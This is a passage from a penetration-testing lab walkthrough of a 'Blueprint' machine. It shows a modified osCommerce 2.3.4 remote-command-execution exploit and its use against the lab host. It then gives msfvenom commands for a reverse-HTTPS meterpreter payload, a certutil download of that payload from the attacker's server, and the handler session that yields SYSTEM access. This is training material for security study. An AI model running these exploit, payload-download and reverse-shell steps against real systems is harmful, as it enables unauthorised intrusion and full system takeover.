ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_s
sl.c:1006)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 486, in send
    resp = conn.urlopen(
           ^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 880, in urlopen
    retries = retries.increment(
              ^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/retry.py", line 592, in increment
    raise MaxRetryError(_pool, url, error or ResponseError(cause))
urllib3.exceptions.MaxRetryError: HTTPSConnectionPool(host='10.10.101.36', port=443): Max retries exceeded with url:
//install/install.php (Caused by SSLError(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate v
erify failed: self-signed certificate (_ssl.c:1006)')))
```

ificates. (lines 40, 46, 65)

Modified exploit HTTP requests to ignore certificates. (lines 40, 46, 65)

```
40      response = requests.post(targetUrl, data=data, verify=False)
41
42      if(response.status_code == 200):
43          #print('[*] Successfully injected payload to config file')
44
45          readCMDUrl = baseUrl + '/install/includes/configure.php'
46          cmd = requests.get(readCMDUrl, verify=False)
47
48          commandRsl = cmd.text.split('\n')
49
50          if(cmd.status_code == 200):
51              #print('[*] System Command Execution Completed')
52              #removing the error message above
53              for i in range(2, len(commandRsl)):
54                  print(commandRsl[i])
55          else:
56              return '[!] Configure.php not found'
57
58
59      else:
60          return '[!] Fail to inject payload'
61
62
63
64  #testing vulnerability accessing the directory
65  test = requests.get(testVulnUrl, verify=False)
```

Executing the exploit grants me a privileged shell.


```
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 80:86
> python exploit.py https://10.10.101.36/oscommerce-2.3.4/catalog
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
[+] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
User: nt authority\system

RCE_SHELL$ whoami
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
nt authority\system

RCE_SHELL$
```

I then updated my commands.txt file with this information.


```
22  FOUND VULN PROGRAM AT ROOT /
23
24  Used this exploit https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution/blob/
    main/osCommerce2_3_4RCE.py
25
26  modified requests to ignore cert using `verify=False`
27
28  https://stackoverflow.com/questions/15445981/
    how-do-i-disable-the-security-certificate-check-in-python-requests
29
30  python exploit.py https://10.10.101.36/oscommerce-2.3.4/catalog
31
32  GOT PSEUDOSHELL
33
34  # PRIV ESC
35
36
```

Privilege Escalation

Using the pseudo shell, I enumerated processes using `tasklist` to check if antivirus was enabled and identified the target architecture. I noted these commands' output in my Blueprint External note.



Next, I opened a new tab and set up my HTTP server using Apache to host my malware.



I generated an x86 meterpreter binary.


```
gustanini@gustanini-kali:bin/x64 10.9.4.112 00:28
> msfvenom -p windows/meterpreter/reverse_https LHOST=tun0 LPORT=443 -f exe -o 443.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 644 bytes
Final size of exe file: 73802 bytes
Saved as: 443.exe
```

Before transferring it, I used [InvokeWebTransfer](), a custom script that generates transfer commands for files in `/var/www/html`. I piped its output to a new file called "transfer_commands.txt".

```
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 00:29
> invokewebtransfer -s -a > ../transfer_commands.txt
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 00:29
> codium ../transfer_commands.txt
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 00:29
>
```

> This trick is very useful for exams and complex machines because it allows you to quickly copy and paste the necessary commands for transferring tools.

I located the command for `443.exe` in "transfer_commands.txt".



I copied and pasted this command into the pseudo shell. The logs confirmed that the file was transferred correctly (always check the logs as your exploit might not display output).

```
RCE_SHELL$ certutil -urlcache -f http://10.9.4.112:80/bin/x64/443.exe C:\Windows\Tasks\443.exe
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
****  Online  ****
CertUtil: -URLCache command completed successfully.

RCE_SHELL$

gustanini@gustanini-kali:bin/x64 10.9.4.112 00:36
> sudo cat /var/log/apache2/access.log
10.10.101.36 - - [19/Jul/2024:00:36:21 +0200] "GET /bin/x64/443.exe HTTP/1.1" 200 74109 "-" "Microsoft-CryptoAPI/6.1"
10.10.101.36 - - [19/Jul/2024:00:36:28 +0200] "GET /bin/x64/443.exe HTTP/1.1" 200 74053 "-" "CertUtil URL Agent"
gustanini@gustanini-kali:bin/x64 10.9.4.112 00:36
>
```

I started an encoded handler (encoding wasn't necessary in this case, but it's a good practice).

```
gustanini@gustanini-kali:Hacking/Machines 10.9.4.112 00:38
> msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_https; set LHOST tun0; set LPO
RT 443; set EnableStageEncoding true; set StageEncoder x86/shikata_ga_nai; run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Started HTTPS reverse handler on https://10.9.4.112:443
```


I executed the exploit.

```
RCE_SHELL$ C:\Windows\Tasks\443.exe
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
```

I received a callback.

```
gustanini@gustanini-kali:Hacking/Machines 10.9.4.112 00:38
> msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_https; set LHOST tun0; set LPO
RT 443; set EnableStageEncoding true; set StageEncoder x86/shikata_ga_nai; run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Started HTTPS reverse handler on https://10.9.4.112:443
[!] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Without a database connected that pay
load UUID tracking will not work!
[*] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Encoded stage with x86/shikata_ga_nai
[*] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Staging x86 payload (177273 bytes) ..
.
[!] https://10.9.4.112:443 handling request from 10.10.101.36; (UUID: wzlni9w1) Without a database connected that pay
load UUID tracking will not work!
[*] Meterpreter session 1 opened (10.9.4.112:443 -> 10.10.101.36:49413) at 2024-07-19 00:39:50 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

I documented the relevant steps in my Blueprint External note.




> If I had landed on a low-privilege user, I would have continued enumerating by following the Blueprint Internal note while documenting everything and taking screenshots.

Internal Discovery

Automated Discovery


Even though I already have root access, I'll demonstrate how I would enumerate this machine.

I switched the Blueprint Internal note display to Source Mode to allow seamless pasting into the "Situational Awareness Notes" callout.



I then transferred an automated recon tool, WinPEAS x86, reviewed the output, and took screenshots of relevant information to populate the Internal Discovery Notes.

First, I copied the `certutil` command from "transfer_commands.txt".



Then, I transferred the tool to my target.


```
C:\Windows\Tasks>certutil -urlcache -f http://10.9.4.112:80/bin/x86/winPEASx86.exe C:\Windows\Tasks\winPEASx86.exe
certutil -urlcache -f http://10.9.4.112:80/bin/x86/winPEASx86.exe C:\Windows\Tasks\winPEASx86.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Tasks>
```

```
10.10.101.36 - - [19/Jul/2024:01:04:37 +0200] "GET /bin/x86/winPEASx86.exe HTTP/1.1" 200 1969918 "-" "CertUtil URL Agent"
```


After running WinPEAS, I took screenshots of important information and pasted them into the internal discovery notes.

Manual Discovery


If I were to perform this enumeration manually, I would split the Blueprint Internal tab into two (resulting in two tabs with the same note open).



